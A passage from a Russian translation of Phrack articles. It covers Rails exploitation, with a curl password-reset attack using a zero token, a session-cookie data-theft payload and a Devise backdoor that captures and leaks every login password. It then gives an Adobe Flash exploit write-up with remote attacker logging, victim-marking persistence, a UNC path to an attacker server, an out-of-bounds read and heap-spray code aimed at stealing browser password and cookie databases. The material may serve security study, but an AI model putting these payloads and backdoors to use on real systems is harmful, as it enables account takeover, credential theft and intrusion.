    #reset password here
  end
end
```

Подобный токен, извлекаемый из `params` в коде выше, как правило, является случайной строкой; для простоты допустим, что эта строка — `"IAmARandomToken"`. Зная об автоматическом приведении типов MySQL и о деталях ввода JSON/XML, описанных в разделах 1.1.3 и 1.1.4, мы можем провести реальную атаку на этот паттерн.

MySQL сопоставит строку `"IAmARandomToken"` с числом 0, поэтому возможный эксплойт выглядит следующим образом:

```
curl https://phrack.org/password/reset \
-H 'Content-Type: application/json' \
--data '{"user":{"token":0,"pass":"omghaxx","pass_confirm":"omghaxx"}}'
```

Данный вектор атаки был рассмотрен в анонсе безопасности [6], в котором говорилось, что он будет исправлен когда-нибудь позже.

Небольшая история об этой проблеме:

Спустя несколько дней после анонса проблема была «исправлена» в Rails 3.2.12 следующим коммитом [7]; дополнительного анонса безопасности по этому поводу не выходило. Исправление в 3.2.12 оказалось неполным: его можно было обойти, передав массив чисел вместо единственного числа. Более того, Rails вернулся к исходному поведению с выпуском 3.2.13.

Вектор был полностью исправлен начиная с Rails 4.2 — почти через два года после первоначального анонса.

4 - Заметки о полезных нагрузках для инъекции кода

Замечательный мир Ruby on Rails предоставляет нам, в случае внутрифреймворковой инъекции кода, огромное количество игрушек. Поскольку весь фреймворк доступен атакующему, можно использовать весь его функционал. Начнём с простых, но удобных вещей:

В разделе 2.1 было рассмотрено выполнение кода через десериализацию cookie сессии. Очень удобная техника эксфильтрации небольших объёмов данных (< 4 Кб) — использование самого cookie сессии для передачи похищенных данных [/ Съешь это, WAF /].

Нагрузка для выполнения с использованием этой техники будет примерно следующей:

```
lootit=<<WOOT
a={} # Это станет нашим объектом сессии
a['loot'] = User.find_by_email("admin@app.com").password # Угадайте, зачем :P
a # вернуть a как хэш сессии
WOOT
```

Вышеприведённая `_строка_` затем используется в cookie с применением техники RCE из раздела 2.1. Если всё сделано правильно, ответ на этот cookie будет содержать новый cookie с ключом `'loot'`, значение которого — запрошенные данные.

С Ruby возможно всё: представьте приложение, в котором пароли корректно посолены, хэшированы, растянуты и прочее. Чтобы не тратить время GPU на взлом ценных хэшей, мы могли бы вместо этого внедрить код, который переписывает контроллер входа так, чтобы сначала разлогинить всех пользователей, а затем хранить в памяти все отправленные пароли до их получения по заданному запросу. PoC этой техники против фреймворка аутентификации devise показан в [8]. Основная её часть — фактически вычисляемая нагрузка:

```
Devise::SessionsController.class_eval <<DEVISE
@@passwordsgohere = []
@@target_model = nil
@@triggerword = "22bce2630cb45cbff19490371d19a654b01ee537"
@@secret =
  "12IO0nCNPFhWz7a56rmhkiIQ8BOgbUw7yIYl++jYNkxAseBT3Q02N+CwShuqDBqY"
def logallthepasswords
  @@target_model= @@target_model || ActiveRecord::Base.subclasses.collect
  {|c| c if c.methods.include? :devise }.first.model_name.param_key
  if params[@@target_model]
    @@passwordsgohere<< params[@@target_model]
  end
end
def leakallthepasswords
  keygen = ActiveSupport::KeyGenerator.new(@@secret, {:iterations => 1337})
  enckey = keygen.generate_key('encrypted hacker')
  sigkey = keygen.generate_key('signed encrypted hacker')
  crypter = ActiveSupport::MessageEncryptor.new(enckey,
  sigkey, {:serializer => ActiveSupport::MessageEncryptor::NullSerializer })
  if Digest::SHA1.hexdigest(session["session_id"].to_s) == @@triggerword
    render :text => crypter.encrypt_and_sign(JSON.dump(@@passwordsgohere))
    @@passwordsgohere = []
  end
end
before_filter :logallthepasswords
```

```
before_filter :leakallthepasswords
DEVISE
```

Приведённый выше код, внедрённый через RCE в Rails-приложение с devise, добавляет два фильтра в контроллер входа приложения: фильтр `logallthepasswords`, хранящий каждый пароль и имя пользователя в памяти при входе, и фильтр `leakallthepasswords`, выгружающий эти пароли при получении определённого идентификатора сессии с последующей очисткой их из памяти.

Главный вывод отсюда (применимый не только к RoR-приложениям) состоит в том, что мы фактически можем свободно моделировать своё маленькое приложение внутри целевого при использовании `eval()` или нагрузок RCE на основе cookie сессии. Ещё один интересный факт: нагрузка будет находиться в памяти. Как только приложение останавливается — ваша нагрузка исчезает. И отказываясь от персистентности, мы скорее всего выиграем у криминалиста.

5 - Приветствия и <3

В произвольном порядке:

```
astera, greg (спасибо за пинок), FX, nowin, fabs, opti,  
tina, matteng, RL, HDM, charliesome, оба Бена (М. и Т.),  
larry0 (Gemkiller).
```

Награда за бесконечное терпение с этим небольшим материалом очевидно достаётся команде Phrack Staff ;).

A - Ссылки

- [0] <http://rubyonrails.org>
- [1] <https://github.com/rails/rails/commit/c9909db9f2f81575ef2ea2ed3b4e8743c8d6f1b9>
- [3] <http://www.phenoelit.org/stuff/ffcrm.txt>
- [4] https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/spree_searchlogic_exec.rb
- [5] <https://www.blackhat.com/latestintel/04302014-poc-in-the-cfp.html>
- [6] https://groups.google.com/group/rubyonrails-security/browse_thread/thread/64e747e461f98c25
- [7] <https://github.com/rails/rails/commit/921a296a3390192a71abeec6d9a035cc6d1865c8>
- [8] <https://github.com/joernchen/DeviseDoor>

Искусство эксплуатации: некролог по уязвимости Adobe Flash Player

Автор: [huku <huku@grhack.net>](mailto:huku@grhack.net)

Оглавление

- 0 - Введение
- 1 - Подготовка среды отладки
 - 1.1 - Первая программа на AS3 «Hello, World!»
 - 1.2 - Вывод отладочной информации
- 2 - Полезные классы ActionScript
 - 2.1 - Отметка скомпрометированных клиентов
 - 2.2 - Предотвращение появления всплывающего окна о зависшем скрипте
- 3 - Уязвимость
 - 3.1 - Анализ
 - 3.2 - Эксплуатация
 - 3.2.1 - Оценка
 - 3.2.2 - От относительной к абсолютной утечке информации
 - 3.2.3 - Определение базового адреса Flash Player
 - 3.2.4 - Определение адреса кучи CRT
 - 3.2.5 - Обход выделений в куче CRT
 - 3.2.6 - Чтение произвольных файлов
 - 3.2.7 - Общая методология эксплойта
 - 3.2.8 - Логи
- 4 - Заключение
- 5 - Благодарности
- 6 - Ссылки
- 7 - Код

0 - Введение

21 января выдался печальным днём. Прекрасная уязвимость ZDI-15-007 [01] была убита человеком под псевдонимом «bilou». Один из тех дней, когда некоторым пришлось снова запустить IDA Pro и взяться за реверсинг в поисках новых 0day. Да, эта статья посвящена эксплуатации Adobe Flash — будто цирка вокруг P0 уже было недостаточно (в чём автор с сожалением признаётся своим соучастником, пару раз оставив там комментарии).

Скажем прямо: Adobe Flash действительно занимает высокое место в списке приоритетов аудита безопасности, и тому есть весомые причины. Однако вся эта кампания по дискредитации продуктов Adobe явно организована другими корпорациями, чьи продукты уязвимы не меньше [04]. Забавно наблюдать, как Firefox, занимающий, например, второе место в списке 50 продуктов с наибольшим суммарным числом уникальных уязвимостей (согласно [03]), отказывается активировать уязвимый плагин Adobe Flash, стоящий лишь на 15-й строчке того же рейтинга. Насколько прекрасно было бы, если бы Flash поступал симметрично? Представьте: Flash отказывается работать в дерьмовых браузерах [02]. В цирке безопасности, где знаменитые исследователи выбирают стороны, мы предлагаем хакерам извлекать пользу из идиотизма обоих лагерей.

Настоящая статья посвящена упомянутой уязвимости. Мы покажем, как её можно использовать для раскрытия не только конфиденциальной информации из изолированного процесса Adobe Flash, но

и чувствительных данных из файловой системы цели. Конкретно — как стало возможным похитить базы данных SQLite браузера Firefox, содержащие сохранённые пароли, ключи шифрования и куки с компьютера жертвы. Эти пароли затем можно использовать для доступа к целевой машине иными способами, тем самым косвенно обходя ограничения песочницы, которую Adobe Flash накладывает на Firefox. Поскольку наши 0day уже давно перестали работать, самое время поделиться опытом с сообществом.

Статья организована следующим образом. Первый раздел посвящён настройке рабочей среды разработки и отладки Flash. Мы полагаем, что это поможет заинтересованному читателю начать работу с эксплуатацией Adobe Flash и найти собственные 0day-уязвимости. Второй раздел рассматривает определённые проблемы, возникающие при эксплуатации на стороне клиента, и предлагает простые трюки на ActionScript для их решения. Наконец, третий раздел анализирует саму уязвимость и шаги, предпринятые для достижения произвольного похищения файлов с помощью простого примитива утечки информации/памяти.

Следует отметить, что фрагменты кода и иная информация, представленные в этой статье, соответствуют версии 15.0.0.189 NPAPI-выпуска Adobe Flash Player. Уязвимость присутствует и в более старых версиях, однако автор не смог найти соответствующие базы данных IDA Pro на своём жёстком диске :P

1 - Подготовка среды отладки

Прежде чем погружаться в детали ZDI-15-007, рассмотрим минимальный набор инструментов для компиляции, запуска и отладки кода ActionScript. Чтобы избежать использования сложных коммерческих IDE, ограничимся общедоступным открытым программным обеспечением — его вполне достаточно для сборки SWF-объектов. Цепочка инструментов разработки для приложений ActionScript состоит из следующих компонентов:

- Flex SDK, распространяемый Фондом Apache [05] или Adobe [06]. Рекомендуется первый вариант. Просто зайдите на сайт Apache Foundation и скачайте автоматический установщик.
- Среда выполнения, ориентированная на нужную версию Flash. Обычно называется «playerglobal.swc». Автоматически загружается установщиком Flex SDK. Последнюю версию всегда можно найти по ссылке [17].
- Ваш любимый консольный редактор (vim, emacs, nano — на ваш выбор).

Думаю, все читатели Phrack умеют устанавливать программное обеспечение, так что оставляю это как упражнение для читателя :P

В качестве альтернативы можно использовать Nahe [20]. Nahe позволяет разработчику писать код на строго типизированном языке программирования и затем компилировать — или даже кросс-компилировать — его в набор возможных целевых сред выполнения. Adobe Flash входит в список поддерживаемых сред. В данной статье, однако, мы будем придерживаться первого варианта, хотя Nahe тоже заслуживает изучения с точки зрения атакующего.

1.1 - Первая программа на AS3 «Hello, World!»

Запустите любимый текстовый редактор и создайте файл «Test.as» со следующим содержимым. Как и в Java, файлы исходного кода AS3 называются по имени объявляемого в них публичного класса.

```
package
```

```

{
    import flash.display.Sprite;

    public class Test extends Sprite
    {
        public function Test()
        {
            trace("Hello, world!\n");
        }
    }
}

// vim: set syntax=cpp:

```

Если у вас нет файла синтаксиса vim для AS3, последний комментарий добавит немного цвета в вашем редакторе.

Ниже приведён типичный Makefile для сборки «Test.swf» из «Test.as». Перед запуском make убедитесь, что переменная SDK_PREFIX указывает на директорию, в которую установлен Flex SDK.

```

SDK_PREFIX=/var/flex

MXMLC=$(SDK_PREFIX)/bin/mxmlc
MXMLC_FLAGS=-compiler.optimize -warnings

SRCS=Test.as
BIN=Test.swf

all:
    $(MXMLC) $(SRCS) $(MXMLC_FLAGS) -output $(BIN)

.PHONY: clean
clean:
    rm -fr $(BIN)

```

Запуск make сгенерирует необходимый SWF-файл.

```

$ make
~/flex/bin/mxmlc Test.as -compiler.optimize -warnings -output Test.swf
Loading configuration file ~/flex/frameworks/flex-config.xml
Test.swf (581 bytes)

```

1.2 - Вывод отладочной информации

Надо признать, лучший способ отладки кода — вывод сообщений (зачем вообще gdb?). API AS3 предоставляет функцию `trace()`, используемую для вывода отладочных сообщений. Однако их можно просматривать только при использовании отладочной версии Adobe Flash Player и запуске SWF из Flash Builder Studio. Это неудобно: ни один из реальных клиентов не использует отладочную версию Flash, да и тратить 50\$ на Flash Studio не хочется :)

Я могу придумать как минимум два случая, где отладочные сообщения полезны:

- При разработке: видеть, что не так с вашим эксплойтом — это быстрее способ устранить проблемы в коде и повысить надёжность эксплойта.
- В продакшене: наблюдать за тем, как клиентов взламывают, — бесценно :)

В первом случае сообщения можно выводить прямо в браузере пользователя. Во втором — логи пересылаются на удалённый сервер логирования под контролем атакующего. Класс `Console`, реализованный в файле «Console.as» в прилагаемом эксплойте, способен выполнять обе функции. Булевы константы `LOCAL_DEBUG` и `REMOTE_DEBUG` управляют стратегией логирования:

```

public class Console
{
    // Вывод сообщений в стандартное текстовое поле.
    private const LOCAL_DEBUG:Boolean = true;

```

```

// Пересылка сообщений на удалённый хост. Наш инструмент `xmlsocketd.py`
// должен ожидать входящих соединений.
private const REMOTE_DEBUG:Boolean = true;
private const REMOTE_HOST:String = "1.2.3.4";
private const REMOTE_PORT:int = 1234;

...
}

```

Когда `LOCAL_DEBUG` равна `true`, как показано выше, создаётся текстовое поле, и логи записываются в него. Текстовое поле автоматически изменяет размер, а вывод прокручивается вниз, как в любимом терминальном эмуляторе. Если `REMOTE_DEBUG` равна `true`, для пересылки сообщений на удалённую машину используется XML-сокеты.

Прилагаемый эксплойт поставляется с простым Python-сервером, который принимает сообщения и записывает их в базу данных SQLite. Для их просмотра можно использовать простой веб-интерфейс.

2 - Полезные классы `ActionScript`

Забудем на минуту о самой уязвимости и сосредоточимся на различных проблемах, возникающих в процессе эксплуатации. Каждый из следующих разделов посвящён одной из таких проблем и предлагает простое решение.

2.1 - Отметка скомпрометированных клиентов

Первая проблема, которая может возникнуть при написании эксплойтов на AS3 (и вообще при эксплуатации на стороне клиента), — как отличить уже скомпрометированных клиентов от тех, на которых эксплойт не сработал, и от клиентов, атакуемых впервые. Если по какой-то причине эксплойт не сработал на клиенте — например, потому что плагин Flash Player упал из-за обращения к незамапленному адресу памяти — лучше не запускать эксплойт повторно при следующем посещении клиентом вредоносной страницы. Способ добиться такого поведения — использовать некоторый вид постоянного хранилища на стороне клиента. Два наиболее известных метода:

- Куки. Мы все их знаем и в какой-то мере любим.
- API постоянного хранилища JavaScript:
- HTML5 Web Storage [07]
- WebSQL [08]. Сейчас считается устаревшим, но ряд браузеров ещё поддерживает его.

Несмотря на то что оба механизма действительно пригодны в качестве решения, у каждого есть недостатки. Куки ненадёжны (например, приватный режим, очистка куки при выходе из браузера), тогда как JavaScript-решение требует какого-то обмена данными между JavaScript-кодом и нашим Flash-эксплойтом. Хотя это возможно [09], это усложняет дело. Предпочтительнее чистое решение на AS3.

Для разработки прилагаемого Flash-эксплойта я решил использовать класс AS3 `SharedObject` [10]. Этот API позволяет управлять постоянным хранилищем на стороне клиента непосредственно из движка AVM и столь же прост, как и эквивалентные JavaScript API. Дополнительное преимущество в том, что браузеры обычно не очищают так называемые Flash-куки, поэтому подобная маркировка клиента может быть надёжнее.

Логика реализована в «Persistence.as» и состоит из двух простых методов: `is_marked()` — для проверки, отмечен ли клиент, и `mark()` — который использует постоянное хранилище для отметки жертвы. Код `is_marked()` показан ниже:

```
public static function is_marked():Boolean
{
    var ret:Boolean = true;
    var lso:SharedObject = SharedObject.getLocal(Persistence.ID);

    // Если кука отсутствует, или с момента последней попытки прошло
    // больше указанного времени, клиент считается неотмеченным.
    if(!("time" in lso.data) ||
        (new Date().time - lso.data["time"] >= Persistence.INTERVAL))
        ret = false;

    lso.close();
    return ret;
}
```

Код проверяет, существует ли в компьютере жертвы кука с выбранным именем `Persistence.ID`. Предполагается, что кука хранит временную метку последней попытки эксплуатации. Если с того момента прошло более `Persistence.INTERVAL` миллисекунд, или если куки нет в компьютере жертвы, клиент считается неотмеченным и эксплуатация продолжается. В противном случае эксплойт немедленно завершается. Успешные попытки эксплуатации приводят к тому, что жертва отмечается, и вредоносный SWF не активируется повторно при обновлении пользователем страницы-контейнера.

```
public static function mark():void
{
    var lso:SharedObject = SharedObject.getLocal(Persistence.ID);
    lso.data["time"] = (new Date()).time;
    lso.flush();
    lso.close();
}
```

В прилагаемом эксплойте клиент отмечается установкой Flash-куки с именем «cookie».

2.2 - Предотвращение появления всплывающего окна о зависшем скрипте

Как станет очевидно позднее, успешная эксплуатация анализируемой уязвимости требует определённого времени. Важно, например, чтобы весь процесс эксплуатации не прерывался до тех пор, пока все необходимые файлы с компьютера жертвы не будут загружены на сервер атакующего. Распространённая проблема при эксплуатации процессов «plugin-container.exe» — всплывающее окно Firefox о зависшем скрипте (причины возникновения этого явления выходят за рамки данной статьи). Этот раздел посвящён описанной проблеме и предлагает простое решение, реализованное в прилагаемом эксплойте.

Подобно JavaScript, ActionScript реализует собственный вариант веб-воркеров — абстракцию над механизмом потоков операционной системы. Использование веб-воркеров позволяет параллельно запускать несколько SWF-файлов, что, в свою очередь, позволяет выполнять основную логику эксплуатации в отдельном потоке, не загружая основной поток плагина. Пока процесс эксплуатации ведётся в фоне, атакующий может, например, показать жертве незамысловатую Flash-игру, чтобы выиграть время. Встроить эксплойт в любимый порнофильм — тоже неплохая идея :Р

Точка входа в эксплойт, намеренно названная «Main», выглядит следующим образом:

```
public class Main extends MovieClip
{
    // Массив URI к SWF-файлам воркеров; добавляйте дополнительных воркеров сюда.
    private const workers:Array = new Array("WorkerMain.swf");

    public function Main()
```

```

{
    this._mcv = new Vector.<MessageChannel>();
    this._con = new Console(this);

    if(Persistence.is_marked() == false) // (1)
    {
        for each(var swf_url:String in this.workers)
        {
            this._con.msg("Will now load worker from " + swf_url);
            swf_url += "?rnd=" + getTimer().toString(16);
            var req:URLRequest = new URLRequest(swf_url);
            var ldr:URLLoader = new URLLoader();
            ldr.dataFormat = URLLoaderDataFormat.BINARY;
            ldr.addEventListener(Event.COMPLETE, this._on_complete);
            ldr.load(req);
        }
    }
    else
        this._con.msg("Target is marked");
}
}

```

В точке (1) класс `Persistence` (описанный в предыдущем разделе) используется для проверки того, был ли клиент уже успешно скомпрометирован в рамках предыдущего запуска эксплойта. Если нет, или если клиент новый, SWF-файлы, перечисленные в массиве `workers[]`, загружаются один за другим по URL-запросам (параметр URL «?rnd=» применяется для предотвращения кэширования на стороне клиента — распространённый приём в скриптовых языках). Метод `_on_complete()` вызывается для каждого успешно загруженного воркера. Затем каждый воркер запускается вызовом метода `start()`.

```

private function _on_complete(evt:Event):void
{
    ...

    worker.start();
    this._con.msg("New worker started");
}

```

Эта функция также создаёт экземпляр `MessageChannel` для каждого воркера, обеспечивая возможность асинхронной связи с главным потоком. В прилагаемом эксплойте канал сообщений используется воркерами для пересылки отладочных сообщений в главный поток, который, в свою очередь, направляет их в выходной поток, заданный в «Console.as». Соответствующий код здесь не приводится, поскольку эта функция является лишь незначительной, но полезной деталью эксплойта.

3 - Уязвимость

3.1 - Анализ

TL;DR: уязвимость находится в методе `getABRProfileInfoAtIndex()` класса `AVSegmentedSource`. К сожалению, на момент написания статьи API `AVSegmentedSource` всё ещё не документирован. Вся информация, представленная в следующих разделах, была получена путём реверс-инжиниринга версий Adobe Flash для ActiveX и NPAPI. Ошибка также присутствовала в PPAPI-версии Chrome (известной как «pepperflash.dll»), однако у автора не хватило времени на дальнейшее расследование.

`AVSegmentedSource` — это класс, отвечающий за воспроизведение HLS. Согласно Википедии [11]:

HTTP Live Streaming (известный также как HLS) — это основанный на HTTP протокол потоковой передачи медиа, реализованный компанией Apple Inc. в рамках QuickTime, Safari, OS X и iOS. Принцип работы: общий поток разбивается на последовательность небольших загрузок через HTTP, каждая из которых загружает короткий фрагмент потенциально неограниченного транспортного потока. В процессе воспроизведения клиент может выбирать из нескольких альтернативных потоков, содержащих один и тот же материал в различных битрейтах, что позволяет адаптировать сессию к доступной пропускной способности.

Для начала воспроизведения клиент должен загрузить так называемый HLS-манифест — простой плейлист .m3u или .m3u8 (Unicode-версия .m3u). Согласно Википедии [11]:

В начале потоковой сессии загружается расширенный M3U-плейлист, содержащий метаданные о различных доступных подпотоках.

Следующий фрагмент показывает, как это можно сделать программно на AS3:

```
var source:AVSegmentedSource = new AVSegmentedSource();
var stream:AVStream = new AVStream(source);
...

stream.load("C:\\playlist.m3u8");
stream.play();
```

Знакомые с разработкой на ActionScript должны были заметить, что путь, передаваемый первым аргументом в load(), — это имя локального файла, находящегося в файловой системе пользователя (во время разработки эксплойта load() завершался ошибкой при передаче URL; возможно, к сейчас эта проблема устранена). Это, однако, несколько противоречит модели песочницы Adobe Flash: Flash-приложениям запрещено записывать или даже читать локальные файлы. Так как же SWF-фильм должен загружать HLS-манифест, если сначала ему придётся записать его в файловую систему пользователя?

Если load() не поддерживает URL в последних версиях Flash Player, воспроизведение HLS-потоков не поддерживается на платформах, отличных от Microsoft Windows. В Windows можно обойти это ограничение, используя UNC-пути в стандартном формате \\server\\path или в нотации WebDAV \\server@port\\path (последняя, к сожалению, не поддерживается в Windows версий выше Windows 7). Атакующий может разместить произвольный M3U8-плейлист на SMB/SAMBA-сервере под своим контролем и заставить целевого клиента загрузить его:

```
// Работает во всех версиях Microsoft Windows.
stream.load("\\\\1.2.3.4\\exploit\\playlist.m3u8");
stream.play();

// Работает только в Microsoft Windows 7 и, вероятно, XP.
stream.load("\\\\1.2.3.4@8080\\exploit\\playlist.m3u8");
stream.play();
```

Следует отметить, что данная статья не рассматривает серверный компонент прилагаемого эксплойта, раздающий вредоносные M3U8-файлы. Заинтересованному читателю рекомендуется изучить «m3u8.php», «dumper.php» и соответствующий код в «WorkerMain.as». Эти детали намеренно опущены, чтобы не отвлекать внимание читателя на простые технические вопросы — настройку Samba, Apache, DAV и тому подобного. Дополнительную информацию смотрите в «README.md» в корневом каталоге эксплойта.

HLS достаточно гибок. M3U8-плейлист может указывать один и тот же медиаисточник (например, любимый порнофильм) в различных кодеках и битрейтах. Таким образом, клиенты могут адаптироваться в зависимости от доступной полосы пропускания или других ресурсов. Кроме того, медиаисточник разрешается разбивать на меньшие части, называемые периодами, чтобы клиенты могли быстрее переходить к нужному временному положению. Поскольку автор не специалист в

области медиа, информация и терминология в следующих абзацах приводятся ad referendum.

Рассмотрим пример M3U8-манифеста, взятого из [16]:

```
#EXTM3U

#EXT-X-STREAM-INF:PROGRAM-ID=1,BANDWIDTH=150000,RESOLUTION=416x234, \
CODECS="avc1.42e00a,mp4a.40.2"
http://example.com/low/index.m3u8

#EXT-X-STREAM-INF:PROGRAM-ID=1,BANDWIDTH=240000,RESOLUTION=416x234, \
CODECS="avc1.42e00a,mp4a.40.2"
http://example.com/lo_mid/index.m3u8

#EXT-X-STREAM-INF:PROGRAM-ID=1,BANDWIDTH=440000,RESOLUTION=416x234, \
CODECS="avc1.42e00a,mp4a.40.2"
http://example.com/hi_mid/index.m3u8

#EXT-X-STREAM-INF:PROGRAM-ID=1,BANDWIDTH=640000,RESOLUTION=640x360, \
CODECS="avc1.42e00a,mp4a.40.2"
http://example.com/high/index.m3u8

#EXT-X-STREAM-INF:PROGRAM-ID=1,BANDWIDTH=64000,CODECS="mp4a.40.5"
http://example.com/audio/index.m3u8
```

Показанный манифест определяет 5 так называемых профилей битрейта для одного медиаисточника. Клиент может выбрать любой из них. Например, клиент с низкой пропускной способностью выберет первую запись и загрузит M3U8-манифест, указанный в первой записи «#EXT-X-STREAM-INF». Этот манифест, в свою очередь, может выглядеть следующим образом:

```
#EXTM3U
#EXT-X-PLAYLIST-TYPE:EVENT
#EXT-X-TARGETDURATION:10
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10,
fileSequence0.ts
#EXTINF:10,
fileSequence1.ts
#EXTINF:10,
fileSequence2.ts
#EXTINF:10,
fileSequence3.ts
#EXTINF:10,
fileSequence4.ts
...
#EXTINF:10,
fileSequence120.ts
#EXTINF:10,
fileSequence121.ts
#EXT-X-ENDLIST
```

Имена тегов, начинающихся с символа решётки, сейчас не важны. Важно то, что файлы «fileSequenceXXX.ts» соответствуют периодам медиаисточника.

После завершения загрузки HLS-манифеста экземпляр `AVSegmentedSource` можно использовать для запроса информации о загруженном манифесте. Один из нескольких методов, экспортируемых этим классом, — `getABRProfileInfoAtIndex()`. Прототип этого API выглядит следующим образом:

```
getABRProfileInfoAtIndex(periodIndex:int, abrProfileIndex:int):
    AVABRProfileInfo
```

API принимает два целых числа: индекс периода (индекс фрагмента медиаисточника) и индекс профиля битрейта. Например, чтобы запросить информацию о профиле для периода «fileSequence1.ts» профиля с низким битрейтом, можно сделать следующее:

```
source.getABRProfileInfoAtIndex(1, 0);
```


Читатель, должно быть, уже догадался, где именно находится ошибка. Второй аргумент, передаваемый этому API, не проверяется. Ошибку можно воспроизвести, вызвав `getABRProfileInfoAtIndex()` следующим образом:

```
source.getABRProfileInfoAtIndex(0, 0xdeadbeef);
```

Вот что происходит под капотом. Приведённый фрагмент ассемблерного кода взят из «NPSWF32_15_0_0_189.dll».

```
; Это точка входа в `getABRProfileInfoAtIndex()`
sub_102354CC proc near
...
xor     ebx, ebx

...
mov     eax, [eax+40h]
mov     ecx, [ebp+arg_4]      ; Индекс профиля, контролируемый атакующим
mov     esi, [eax+ecx*4]      ; Чтение указателя на AVABRProfileInfo (1)
cmp     esi, ebx
jnz     short loc_10235525

loc_10235525:
...
push    dword ptr [esi+8]    ; Чтение 3 двойных слов из `esi` (2)
push    dword ptr [esi+4]
push    dword ptr [esi]

loc_1023553E:
...
call    sub_102347FC        ; Конструктор AVABRProfileInfo

loc_1023554D:
pop     edi
pop     ebx
leave
retn    8                  ; Возврат AVABRProfileInfo
sub_102354CC endp
```

Аргумент `arg_4` — это `abrProfileIndex` из определения API, полностью контролируемый атакующим. Как видно из приведённого фрагмента, целое число, переданное в этот метод в точке (1), не проверяется и используется для обращения к массиву указателей на экземпляры `AVABRProfileInfo`, каждый из которых представляет доступный ABR-профиль из загруженного HLS-манифеста. Указатель считывается из адреса памяти `[EAX + abrProfileInfo * 4]` и сохраняется в `ESI`. Затем этот указатель трижды разыменовывается в точке (2) для чтения трёх двойных слов. Все три возвращаются пользователю в виде составляющих возвращённой структуры `AVABRProfileInfo`. Обращение к уточным данным — лишь вопрос следующего кода:

```
// Наш класс `Console`, определённый в предыдущем разделе
var con:Console = new Console(this);
var info:AVABRProfileInfo = source.getABRProfileInfoAtIndex(0, 0xdeadbeef);

// Вывод уточных значений в шестнадцатеричном формате.
con.msg(info.width.toString(16));
con.msg(info.height.toString(16));
con.msg(info.bitrate.toString(16));
```

3.2 - Эксплуатация

3.2.1 - Оценка

Следующий псевдокод на C++ даёт максимально упрощённую модель описанной уязвимости.

```
struct ABRProfileInfo
```

```

{
    uint32_t width;
    uint32_t height;
    uint32_t bitrate;
};

class AVSegmentedSource
{
private:
    struct ABRProfileInfo *profiles[];
    ...

public:
    struct ABRProfileInfo *getABRProfileInfoAtIndex(int, int);
    ...
};

struct ABRProfileInfo *AVSegmentedSource::getABRProfileInfoAtIndex(int i,
    int j)
{
    ...
    return this->profiles[j];
}

AVSegmentedSource *source = new AVSegmentedSource();
AVABRProfileInfo *info;
...

info = source->getABRProfileInfoAtIndex(i, j);
printf("%x %x %x\n", info->width, info->height, info->bitrate);

```

Для успешной эксплуатации этой уязвимости атакующий должен подобрать число *j* — второй аргумент `getABRProfileInfoAtIndex()` — такое, чтобы `&profiles[j]` попадало по действительному адресу памяти, скажем `0x11111111`, а двойное слово по этому адресу содержало корректный указатель на структуру `ABRProfileInfo`, скажем `0x22222222`. При выполнении этих условий вызов уязвимого API завершится успешно, и атакующий получит три двойных слова по адресам `0x22222222` (поле `width`), `0x22222222+4` (поле `height`) и `0x22222222+8` (поле `bitrate`) в возвращённой структуре `ABRProfileInfo`. Если атакующий каким-либо образом контролирует двойное слово по адресу `0x11111111`, он может «вытащить» три двойных слова из произвольного адреса памяти, предварительно записав целевой адрес в `0x11111111` и затем вызвав уязвимость.

На следующем рисунке показана связь между описанными структурами.

```

+-----+      +-----+      +-----+
| this |----->| *profiles[0] |----->| width  |
+-----+      +-----+      +-----+
                        | *profiles[1] |-----+ | height  |
                        +-----+      | +-----+
                        . . . | | bitrate |
                        . . . | +-----+
                        . . . |
                        +-----+      | +-----+
| *profiles[N] | .----->| width  |
+-----+      +-----+
                        | height  |
                        +-----+
                        | bitrate |
                        +-----+

```

Пока всё идёт хорошо. Однако, предполагая, что у атакующего нет сведений о виртуальной памяти жертвы-процесса Flash, нет никакой гарантии, что для произвольного числа *j* адрес `&profiles[j]` окажется в отображённой области памяти. Далее будем исходить из допущения, что атакующий не имеет никаких сведений о состоянии процесса Adobe Flash и никакой возможности получить информацию о нём. То есть предполагаем, что описанная уязвимость — единственная, о которой атакующий знает, и поэтому никаких безопасных предположений о значении *j* сделать нельзя.

3.2.2 - От относительной к абсолютной утечке информации

В идеале атакующий попытается разместить контролируемые данные — например, строку — непосредственно рядом с массивом `profiles[]` с помощью хорошо известных техник формирования кучи. Тогда при правильно подобранном `j` адрес `&profiles[j]` попадёт в упомянутую область контролируемых данных, что даст полный контроль над адресом, из которого будут утекать данные. Это определённо хороший способ, однако в эксплойте, прилагаемом к статье, используется другая техника. К сожалению, с момента обнаружения уязвимости прошло несколько лет, и я не помню, почему не пошёл тем путём. Насколько я помню (IIRC), `profiles[]` находился не в управляемой AVM куче, и поэтому контролировать содержимое кучи рядом с ним было сложно. Сложно, но, думаю, возможно.

Вероятно, не лучшая стратегия, но работающая — распылить кучу несколькими очень большими векторами беззнаковых целых чисел, рассчитывая на достижение высокого адреса памяти, содержащего данные, поставляемые пользователем. Прилагаемый эксплойт выделяет 64 таких вектора размером 0x01000000 байт каждый, а рассматриваемым высоким адресом является 0x0a000000 — произвольный выбор; подойдёт любой подходящий высокий адрес. Следует отметить, что векторы распыления кучи должны быть заполнены двойным словом, соответствующим выбранному высокому адресу — то есть в нашем случае все элементы всех векторов должны быть установлены в 0x0a000000, причины чего станут ясны позднее.

Поскольку значительная часть адресного пространства заполнена нашими векторами, передача достаточно большого значения `j` с высокой вероятностью приведёт к тому, что `&profiles[j]` попадёт в одну из областей распыления кучи. Эксплойт сначала попытается «вытащить» двойное слово из `&profiles[0x01000000]`. Значение 0x0a000000 в утечке будет свидетельствовать об успешном распылении кучи.

```
private const VECNUM:uint = 64;
private const VECSZ:uint = 0x01000000 / 4 - 2;
...

private function _do_heap_spray():void
{
    var v:Vector.<uint>;
    this._sv = new Vector.<*>(this.VECNUM);
    for(var i:uint = 0; i < this.VECNUM; i++)
    {
        v = new Vector.<uint>(this.VECSZ);
        for(var j:uint = 0; j < this.VECSZ; j++)
            v[j] = 0x0a000000;
        this._sv[i] = v;
    }
}
```

Можно задаться вопросом: почему распылять кучу несколькими очень большими векторами лучше, чем большим количеством маленьких? Обычно стремятся уменьшить соотношение метаданных к данным. Чем больше векторов создаётся, тем больше метаданных выделяется в GC-куче жертвы — управляемой AVM куче. Однако, выделив лишь несколько очень больших векторов, можно добиться того, что пространство кучи будет преимущественно заполнено беззнаковыми целыми, поставляемыми пользователем, и лишь незначительная часть будет использована под метаданные.

